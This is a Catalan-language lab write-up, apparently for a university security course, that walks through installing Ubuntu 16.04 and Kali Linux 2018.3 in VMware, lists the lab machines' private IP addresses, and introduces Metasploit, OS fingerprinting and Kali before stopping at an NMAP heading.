
## 18. Esborrat de arxius anteriors(en cas d'existir) i posterior instal·lació del sistema Ubuntu 16.04

Després deurem de seleccionar la zona horària i pulsar a “continuar”:



### 19. Selecció de la zona horari de Ubuntu 16.04

Després farem la selecció de la disposició del teclat, la nostra opció serà triar amb el que estem acostumats a treballar, en el meu cas “Español”:




### 20. Distribució del teclat en Ubuntu 16.04

La següent finestra pot ser que sens preguntis durant la instal·lació del màquina Ubuntu al VMWARE i es tracta de donar el nostre nom, el nom de l'equip nou creat, el nostre nom d'usuari i la contrasenya del mateix, en el meu cas usari:contrasenya seran:


UOC:UOC

I per seguretat triarem demanar el usuari i password cada volta que iniciem la màquina en lloc de l'inici automàtic i polsarem "Continuar", el que vé després ja es la carrega del sistema operatiu:



## 21. Procés d'instal·lació del sistema Ubuntu 16.04

Una volta acabat el procés la màquina reiniciarà i ens mostrarà la pàgina d'autenticació, una volta introduïdes les nostres credencials podrem observar que ja ens ha carregat el nou Ubuntu 16.04 instal·lat en el VVMARE 12:



## 22. Escriptori en Ubuntu 16.04

MÁQUINA KALI-LINUX-2018.3-VM-I386

La màquina de realització de Pentesting i Fingerprinting de Kali Linux de la que hem instal·lat la versió:

kali-linux-2018.3a-i386

Tindrà un procés prou similar a la instal·lació de la màquina Ubuntu, però canvien alguns passos ja que varia la interfície i el mode de instal·lació del disc, en aquesta ocasió també obviarem tot el procés de instal·lació de la ISO amb VMWARE 12 explicat en l'apartat "MÁQUINA HACKERSCLUB (HCPP1\_HCA)", el resum al VMWARE 12 de les característiques de aquesta màquina serà el següent:

Device	Summary
Memory	4.6 GB
Processors	4
Hard Disk (SCSI)	30 GB
CD/DVD (SATA)	Using file G:\Jsp\S.O\kali-linux-2018....
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect


## 23. Característiques màquina Kali Linux 2018.3

Començarem amb el menú d'instal·lació que mostra les opcions variades del Kali com es la versió ja pre instal·lada per un sol ús Live, la opció pre instal·lada amb un sol ús amb control des de USB, les opcions avançades, la opció bàsica de terminal i per última "Graphical Install" que serà la opció a triar per la instal·lació amb interfície gràfica del Kali Linux 2018.3:




## 24. Menú de instal·lació al Kali Linux 2018.3

Despres hem de triar el idioma del s.o, en el meu cas triaré la opció "Spanish – Español":



## 25. Selecció del llenguatge al menú d'instal·lació del Kali Linux 2018.3

En la pantalla següent triem la opció de continuar la instal·lació en el llenguatge triat, ja que s'havia començat amb el llenguatge anglès i no el espanyol que es el que hem triat més tard:




## 26. Selecció d'instal·lació en l'idioma seleccionat al Kali Linux 2018.3

Triarem la ubicació des de on fem la instal·lació:




## 27. Selecció de la ubicació al menú d'instal·lació del Kali Linux 2018.3

Selecció de la distribució del teclat en "Español":



## 28. Selecció de distribució de teclat en Kali Linux 2018.3

Després de una pàgina de carrega de complements de l'instal·lador des de el CD, comença la segona part del procés de instal·lació del Kali, al inici de aquesta part introduïm el nom de la màquina:



## 29. Nom de la màquina en Kali Linux 2018.3




Seleccionarem el domini on s'instal·larà la màquina, que al ser part d'una mica xarxa casera pot ser inventat:



The screenshot shows the 'Configurar la red' (Configure network) screen in the Kali Linux installer. At the top is the Kali logo with the tagline 'BY OFFENSIVE SECURITY'. Below the title, there is a paragraph explaining that the domain name is part of the system's Internet address and should be unique. A text input field labeled 'Nombre de dominio:' contains the text 'uoc'. At the bottom, there are three buttons: 'Capturar la pantalla', 'Retroceder', and 'Continuar'.

### 30. Nom del domini de la xarxa a Kali Linux 2018.3

Comencem la preparació del usuari i contrasenya, per a començar triarem la clau amb la que tindré privilegis de "root" i amb la que podem procedir per a fer totes les operacions que creiem necessàries:




The screenshot shows the 'Configurar usuarios y contraseñas' (Configure users and passwords) screen in the Kali Linux installer. At the top is the Kali logo with the tagline 'BY OFFENSIVE SECURITY'. Below the title, there is a paragraph explaining the need to define a password for the superuser ('root'). It states that the password should be strong and not found in dictionaries. A text input field labeled 'Clave del superusuario:' contains the text 'uoc'. Below this, there is a checkbox labeled 'Mostrar la contraseña en claro' which is checked. Another paragraph explains that the password should be repeated for verification. A second text input field also contains 'uoc', and the 'Mostrar la contraseña en claro' checkbox is checked again. At the bottom, there are three buttons: 'Capturar la pantalla', 'Retroceder', and 'Continuar'.

Comencem la instal·lació de la ubicació horària en la que ens trobem seleccionada automàticament depenen l'idioma, en el meu cas la opció es la seleccionada per defecte com a "Península" :




### 31. Seleccionar la ubicación horària en Kali Linux 2018.3

Es continua amb la partició i configuració del disc, la configuració per defecte guiada ens servirà per a instal·lar correctament el disc preparat per l'ús del Kali Linux:




### 32. Guía de instalación de la partición del disco en Kali Linux 2018.3



### 33. Partició del disc al Kali Linux 2018.3

La opció per defecte de instal·lació del Kali Linux ubica tots els arxius a la mateixa partició, es una opció més que recomanable per a tindre els arxius ben agrupats i per no tindre problemes amb les carpetes /home, /var i /tmp per la instal·lació separada de les mateixes:




### 34. Partició del disc en Kali Linux 2018.3

En la següent pantalla sens mostrarà un resum de com estan distribuïdes les dades en els disc instal·lat en la VM i seleccionarem "Finalitzar el particionado y escribir cambios en el disco" per a procedir amb la escriptura del disc de tots els components del s.o i quan ens preguntin si volem guardar els canvis al disc hem de seleccionar la resposta afirmativa:



### 35. Pantalla de escriptura en els discs de tots els components en el sistema operatiu Kali Linux 2018.3

Esperarem a que acabi la instal·lació del sistema operatiu i una volta acabi es reiniciarà la màquina virtual amb el VMWARE i una volta introduïts els credencials en la pàgina de autenticació ja disposarem del Kali Linux per a poder dur a terme la elaboració del Metasploit que volem dur a terme per a aconseguir la obtenció de credencials de la màquina requerida:




**36. Escriptori del Kali Linux 2018.3**

---

#### ESCENARI DE EXPLOTACIÓ (MÀQUINA VULNERABLE, ATACANT I AUXILIARS)

Per a saber la situació de cada màquina dins de la situació creada per a les màquines a explotar es pot saber consultant les IP's de cadascuna de les màquines emprades, en el nostre cas les més importants son la de Kali Linux 2018.3 i la de la màquina de hackersClub, encara cal posicionar sobre el mapa les altres dos que serà la de Ubuntu 16.04 i la meua màquina amfitrió amb un Windows 10 que es en la que he muntat el escenari de les màquines virtuals:



### 37: Esquema de l'escenari del ordinador amb vulnerabilitats i el seu entorn de xarxes

Les IP's queden enumerades a continuació (s'emptra "ipconfig" al sistema Windows 10 i "ifconfig" als sistemes Linux:

Tiny Linux (hackersClub):

```
inet addr:192.168.229.130
```

Kali Linux 2018.3:

```
inet 192.168.229.142
```

Ubuntu 16.04 LTE:

```
inet addr:192.168.229.138
```

Windows 10:

```
Dirección IPv4. . . . . : 192.168.1.6
```

#### METASPLOIT

Es Un framework emprat per a tests de penetració en hosts i servidors webs auditats amb fins de detecció de vulnerabilitats i protecció de les mateixes, es de codi lliure i es pot incorporar a la seua distribució tots els codis desenvolupats amb Python o Ruby per emprar-los com a mòduls dins de les

seues carpetes i poder provar nous atacs o defenses davant potencials vulnerabilitats.

## ANÁLISIS DE VULNERABILITATS I FINGERPRINTING

### INTRODUCCIÓ

A dia de avui, les institucions, organitzacions i empreses tenen la necessitat de fer un anàlisi en profunditat a nivell de seguretat sobre el estat de la informació corporativa corresponent i deuen preguntar-se per el estat de seguretat de tot el entorn que tenen configurat a nivell de xarxes i sistemes operatius.

Per a poder recavar tota aquesta informació, existeixen els denominats **test de penetració** que permeten fer un complet informe de tota la situació de les xarxes i sistemes operatius de l'entorn corporatiu, així com analitzar la seguretat dels seus usuaris i treballadors o poder esbrinar tota la informació que pugui amagar vulnerabilitats dins de el entorn informàtic de la corporació.

Les funcions dels auditors encarregats de dur a terme aquest tipus d'anàlisi seran les de poder obtindre el màxim d'informació amb totes les probes que dugin a terme per a comprovar lo exposades o protegides que estan les dades de tota la infraestructura i obtindre la màxima informació sobre el sistema operatiu que posseeix el ordinador o servidor que s'analitzarà, conegut com el **sistema objectiu(target)**.

Dins de aquestes objectius, coneixerem com **fingerprinting** el procés en que es recopila la informació que permet identificar el sistema operatiu, versió i el màxim de dades possibles sobre el ordinador o servidor que son objectius del test de penetració.

Disposem de dos tipus de **fingerprinting**, d'una banda el **fingerprinting actiu** basat en el fet de que cada sistema operatiu respon de una manera diferent a una gran varietat de paquets i contingut malforjats. Per lo tant, de aquesta manera emprarem ferramentes que ens permeten comparar les respostes amb una base de dades real on es possible la identificació del sistema en qüestió.

Per un altre costat, tenim el **fingerprinting passiu** que no fa un escaneig directe sobre el sistema operatiu objectiu. La principal funcionalitat de aquest mètode es analitzar els paquets que envia el propi sistema operatiu amb les tècniques de **sniffing**, tècniques que registren tot el contingut tècnic i característic dels paquets intercanviats a una xarxa i pot tindre varius objectius maliciosos o de vessant que té per objectiu la seguretat de una corporació. És possible comparar aquests paquets amb una base de dades on es tinguin referències dels diferents paquets dels diferents sistemes operatius i, per tant, és possible identificar-los.

El sistema operatiu que conté tot aquest tipus de funcionalitats per analitzar a fons les vulnerabilitats de un sistema a auditar i que té la potència suficient per explotar aquestes característiques es el **Kali Linux**.

## KALI LINUX

**Kali Linux** es el sistema GNU/Linux especialitzat en la tasca de dur a terme auditories amb funcionalitat de tasques de protecció de seguretat mitjançant els tests de penetració i l'anàlisi de fingerprinting.

Aquest sistema operatiu tindrà totes les ferramentes necessàries per a desenvolupar i complimentar amb termes ètics totes les opcions possibles per a seguir rastres de atacs o per **fer atacs ètics** a màquines que necessiten reforçar la seua seguretat.

**Kali** compta amb més de 300 ferramentes per a fer rigorosos anàlisis de les màquines a explotar o protegir, en el nostre cas ens limitarem a emprar les ferramentes necessàries per obtenir el màxim de informació possible per a poder saber tot el possible sobre la màquina a atacar. Començarem per recavar informació del sistema operatiu de la màquina de la que volem obtenir la informació, la màquina amb IP 192.168.229.130 del nostre esquema.

El **fingerprinting passiu** no deixarà rastreig als registres del sistema objectiu. No obstant això, en la majoria dels casos, l'ús de **fingerprinting actiu** serà més precís a l'hora d'identificar el sistema operatiu degut a que és un mètode més invasiu i directe.

Una opció molt interessant es emprar **NMAP** per a un primer escaneig de la màquina que es vol investigar i obtenir el màxim possible de informació de eixa màquina.

## NMAP

